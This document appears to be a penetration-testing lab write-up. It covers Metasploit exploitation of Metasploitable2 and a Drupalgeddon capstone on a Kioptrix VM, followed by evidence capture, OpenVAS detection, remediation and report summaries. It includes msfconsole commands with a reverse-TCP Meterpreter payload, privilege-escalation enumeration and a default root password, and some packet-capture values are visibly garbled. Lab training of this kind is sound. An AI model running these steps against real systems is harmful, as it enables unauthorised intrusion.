msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix  192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)
  2    meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.116:4433 → 192.168.1.106:53928 (192.168.1.106)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
```



```
Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    shell cmd/unix  192.168.1.116:35071 → 192.168.1.106:6200 (
  2    meterpreter x86/linux root @ metasploitable.localdomain 192.168.1.116:4433 → 192.168.1.106:53928 (
                                     192.168.1.106)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple  : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name      : eth0
Hardware MAC : 08:00:27:ab:6c:84
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.106
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feab:6c84
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

## STEP 2: Identify Privilege Escalation Vectors (Linux)

### 2.1 System Enumeration

uname -a

cat /etc/issue

Identifies kernel & OS version

### 2.2 Check SUID Binaries

find / -perm -4000 -type f 2>/dev/null

Look for exploitable binaries (e.g. nmap, vim, perl)

### 2.3 Check sudo Permissions

sudo -l

Misconfigured sudo rules may allow root access

## STEP 3: Privilege Escalation (Metasploitable2)

### Common Meta2 Priv-Esc Method (INTENDED)

Metasploitable2 has intentionally weak credentials.

su root

Password:

toor

Root access obtained

## Verify Privilege Escalation



getuid

**Expected:**

uid=0 (root)

**Privilege Escalation SUCCESS**

## STEP 4: Post-Exploitation Validation

### 4.1 System Access Proof

whoami

hostname

ifconfig

**Confirms full system compromise**

## STEP 5: Evidence Collection (Forensic-Safe)

### 5.1 Network Traffic Capture (Kali)

**Start Wireshark:**

sudo wireshark

```
(kali@kali)-[~]
$ wireshark &
[1] 13079
```


**Capture:**

- **Interface:** eth0
- **Filter:**

http || tcp.port == 80

**Save capture as:**

traffic.pcap







No.	Time	Source	Destination	Protocol	Length	Info
618.31145149	192.168.1.115	192.168.1.1	DNS	90	Standard query 8xe67a AAAA content-signature-2.cdn.mozilla.net	
9 8.396541291	192.168.1.1	192.168.1.115	DNS	111	Standard query response 8x4361 A content-signature-2.cdn.mozilla.net A 34.160.144.191	
10 8.396541652	192.168.1.1	192.168.1.115	DNS	123	Standard query response 8xe67a AAAA content-signature-2.cdn.mozilla.net AAAA 2608:1901:0:92a9::	
67 10.699890491	192.168.1.115	192.168.1.1	DNS	75	Standard query 8x792f A ads.mozilla.org	
68 10.79937328	192.168.1.115	192.168.1.1	DNS	75	Standard query 8xaa22 AAAA ads.mozilla.org	
69 10.712711942	192.168.1.1	192.168.1.115	DNS	144	Standard query response 8x792f A ads.mozilla.org CNAME mc.prod.ads.prod.webservices.mozgcp.net A 34.36.137.263	
70 10.712712571	192.168.1.1	192.168.1.115	DNS	221	Standard query response 8xaa22 AAAA ads.mozilla.org CNAME mc.prod.ads.prod.webservices.mozgcp.net SOA ns-cloud-el.googledomains	
145 14.613359351	192.168.1.115	192.168.1.1	DNS	70	Standard query 8xb80a A o.pki.goog	
146 14.615868893	192.168.1.115	192.168.1.1	DNS	70	Standard query 8xb16 AAAA o.pki.goog	
147 14.624362923	192.168.1.1	192.168.1.115	DNS	133	Standard query response 8xb16 AAAA o.pki.goog CNAME pki-goog.l.google.com AAAA 2484:6899:4089:800:2803	
118 18.25139252	192.168.1.115	192.168.1.1	DNS	145	Standard query response 8x5b2c AAAA firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net A 151.101.129.91 A 151.101.	
266 15.717498492	192.168.1.115	192.168.1.1	DNS	97	Standard query 8x5222 A firefox.settings.services.mozilla.com	
267 15.718557981	192.168.1.115	192.168.1.1	DNS	97	Standard query 8x5b2c AAAA firefox.settings.services.mozilla.com	
268 15.724768397	192.168.1.1	192.168.1.115	DNS	197	Standard query response 8x5222 A firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net A 151.101.129.91 A 151.101.	
269 15.728108893	192.168.1.1	192.168.1.115	DNS	245	Standard query response 8x5b2c AAAA firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net AAAA 2a84:4e42:480::347	
298 27.886254245	192.168.1.115	192.168.1.1	DNS	87	Standard query 8xb80e A safebrowsing.googleapis.com	
299 27.886715528	192.168.1.115	192.168.1.1	DNS	87	Standard query 8x9784 AAAA safebrowsing.googleapis.com	
300 27.813738068	192.168.1.1	192.168.1.115	DNS	163	Standard query response 8xb80e A safebrowsing.googleapis.com A 142.251.43.18	
301 27.817227842	192.168.1.1	192.168.1.115	DNS	115	Standard query response 8x9784 AAAA safebrowsing.googleapis.com AAAA 2484:6899:4089:800:280a	
312 28.040689939	192.168.1.115	192.168.1.1	DNS	70	Standard query 8xea9 A o.pki.goog	
+ Frame 148: Packet, 121 bytes on wire (968 bits), 121 bytes captured (968 bits) on interface eth1, id 0						
+ Ethernet II, Src: TP-Link d1:d2:90:3c:64:cf, Dst: PCSysntec_04:42:0f (08:00:27:04:42:0f)						
+ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.115						
+ User Datagram Protocol, Src Port: 53, Dst Port: 42319						
+ Domain Name System (response)						

No.	Time	Source	Destination	Protocol	Length	Info
161 14.2226757419	192.168.1.115	142.250.207.131	OCSP	508	Request	
162 14.229974125	192.168.1.115	142.250.207.131	OCSP	508	Request	
167 14.361996076	142.250.207.131	192.168.1.115	OCSP	1169	Response	
188 14.597231422	142.250.207.131	192.168.1.115	OCSP	1169	Response	
319 28.096065959	192.168.1.115	142.250.207.131	OCSP	493	Request	
321 28.161832769	142.250.207.131	192.168.1.115	OCSP	1168	Response	
635 35.905242517	192.168.1.115	34.107.221.82	HTTP	376	GET /success.txt?ip=v4 HTTP/1.1	
637 35.512933310	34.107.221.82	192.168.1.115	HTTP	282	HTTP/1.1 200 OK (text/plain)	
1554 41.479879526	192.168.1.115	142.250.207.131	OCSP	494	Request	
1557 41.491380737	192.168.1.115	142.250.207.131	OCSP	493	Request	
1567 41.545389257	142.250.207.131	192.168.1.115	OCSP	1169	Response	
1571 41.562157563	142.250.207.131	192.168.1.115	OCSP	1168	Response	
1762 42.789111276	192.168.1.115	142.250.207.131	OCSP	494	Request	
1772 42.731432339	192.168.1.115	142.250.207.131	OCSP	493	Request	
1786 42.777530880	142.250.207.131	192.168.1.115	OCSP	1169	Response	
1792 42.797797943	142.250.207.131	192.168.1.115	OCSP	1168	Response	
1830 42.917364786	192.168.1.115	142.250.207.131	OCSP	493	Request	
1928 43.625698178	192.168.1.115	142.250.207.131	OCSP	493	Request	
1929 43.626288667	192.168.1.115	142.250.207.131	OCSP	493	Request	
1948 43.694369952	142.250.207.131	192.168.1.115	OCSP	1168	Response	
+ Frame 161: Packet, 508 bytes on wire (4064 bits), 508 bytes captured (4064 bits) on interface eth1, id 0						
+ Ethernet II, Src: PCSysntec_04:42:0f (08:00:27:04:42:0f), Dst: TP-Link d1:d2:90 (3c:64:cf:d1:d2:90)						
+ Internet Protocol Version 4, Src: 192.168.1.115, Dst: 142.250.207.131						
+ Transmission Control Protocol, Src Port: 50892, Dst Port: 80, Seq: 1, Ack: 1, Len: 434						
+ Hypertext Transfer Protocol						
+ Online Certificate Status Protocol						

## 5.2 Evidence Hashing (Integrity)

### Generate cryptographic hash:

sha256sum traffic.pcap

### Example Output:

9f3c1b0e3c4f8a2e9b1a7f3d6c2e... traffic.pcap

### This ensures evidence integrity

## STEP 6: Chain-of-Custody Documentation

### Insert this table in report

Item	Description	Collected By	Date	Hash
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	SHA256



## 50-WORD EVIDENCE COLLECTION SUMMARY

Network traffic and exploitation artifacts were collected during post-exploitation activities. Cryptographic SHA-256 hashes were generated to ensure evidence integrity. Chain-of-custody documentation was maintained throughout the process to prevent tampering and preserve forensic validity.

## 5: Capstone Project – Full VAPT Cycle (Step-by-Step)

### Objective

Simulate a full Vulnerability Assessment & Penetration Testing (VAPT) lifecycle on a vulnerable VM, from recon → exploitation → detection → remediation → reporting, following PTES methodology.

### LAB SETUP

#### Environment

Role	Machine	IP
Attacker	Kali Linux	192.168.1.116
Target	Kioptrix / VulnHub VM	192.168.1.150

Network Mode: Host-Only / NAT (same subnet)

### STEP 1: Reconnaissance & Enumeration (PTES – Intelligence Gathering)

#### Verify Connectivity

ping 192.168.1.150

If replies received → target reachable

#### Port & Service Scan

nmap -sS -sV -O 192.168.1.150

#### Example Findings:

- Port 80 → HTTP
- Web service detected
- CMS identified (Drupal)

#### Vulnerability Scan

nmap --script=vuln 192.168.1.150

Drupal-related vulnerabilities detected

### STEP 2: Vulnerability Identification (PTES – Threat Modeling)

#### Identified:

- Drupal Remote Code Execution
- Known exploit: Drupalgeddon

#### CVE Examples:



- CVE-2018-7600
- CVE-2019-6339

### **STEP 3: Exploitation Using Metasploit (PTES – Exploitation)**

#### **Launch Metasploit**

msfconsole

#### **Load Drupal Exploit**

use exploit/linux/http/drupal\_drupageddon

#### **Configure Target**

set RHOSTS 192.168.1.150

set LHOST 192.168.1.116

set PAYLOAD php/meterpreter/reverse\_tcp

#### **Verify:**

options

#### **Run Exploit**

run

#### **Successful Output:**

Meterpreter session opened

#### **Verify Access**

sessions -i 1

getuid

#### **Expected:**

**Server username: www-data / root**

### **STEP 4: Post-Exploitation Validation (PTES – Post-Exploitation)**

#### **Drop to Linux Shell**

shell

#### **Run:**

whoami

uname -a

hostname

Confirms OS-level access

### **STEP 5: Detection Phase – OpenVAS Logging (Blue Team View)**

#### **Run OpenVAS Scan**

- Target: 192.168.1.150
- Scan Type: Full & Fast



## OpenVAS Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00	192.168.1.150	Drupal RCE	Exploitation

**Confirms vulnerability detection by security tools**

## STEP 6: Remediation Recommendations (PTES – Remediation)

### Suggested Fixes

- Update Drupal to latest stable version
- Remove unused modules
- Apply vendor security patches
- Restrict admin access
- Enable Web Application Firewall (WAF)

## Verification

### Rescan target using OpenVAS

Vulnerability should no longer appear

## STEP 7: Reporting (FINAL SUBMISSION CONTENT)

### 200-Word PTES Report (READY TO USE)

#### Executive Summary

A full VAPT assessment was conducted on a vulnerable Linux-based web server hosting a Drupal application. The objective was to identify security weaknesses, validate exploitability, and provide remediation guidance. Testing confirmed the presence of a critical Remote Code Execution vulnerability, allowing unauthorized attackers to gain system-level access.

#### Findings

The primary vulnerability identified was Drupal Remote Code Execution (Drupalgeddon), which allowed execution of arbitrary commands via crafted HTTP requests. Successful exploitation resulted in a Meterpreter session on the target system, confirming high impact and exploit reliability.

#### Recommendations

Immediate patching of Drupal core and modules is strongly recommended. Additional measures include implementing least privilege access, regular vulnerability scanning, web application firewalls, and security monitoring to prevent future exploitation.



## **100-Word Non-Technical Management Summary**

A security assessment identified a critical weakness in the organization's web server that could allow attackers to take full control of the system. This issue could lead to data breaches, service disruption, and reputational damage. The vulnerability has publicly available exploits, increasing risk exposure. Immediate software updates and security controls are recommended. After remediation, retesting should be performed to ensure the system is secure. Proactive security measures will significantly reduce future cyber risks.

## **Conclusion**

This learning plan and practical application provide a comprehensive foundation in advanced vulnerability assessment and penetration testing. By combining theoretical knowledge with hands-on labs, the learner gains practical experience in exploit chaining, web application testing, post-exploitation, and professional reporting. The structured approach ensures not only the ability to identify and exploit vulnerabilities but also to communicate risks effectively to technical and non-technical stakeholders. Completing these exercises strengthens real-world VAPT readiness and prepares the learner for professional penetration testing and application security roles.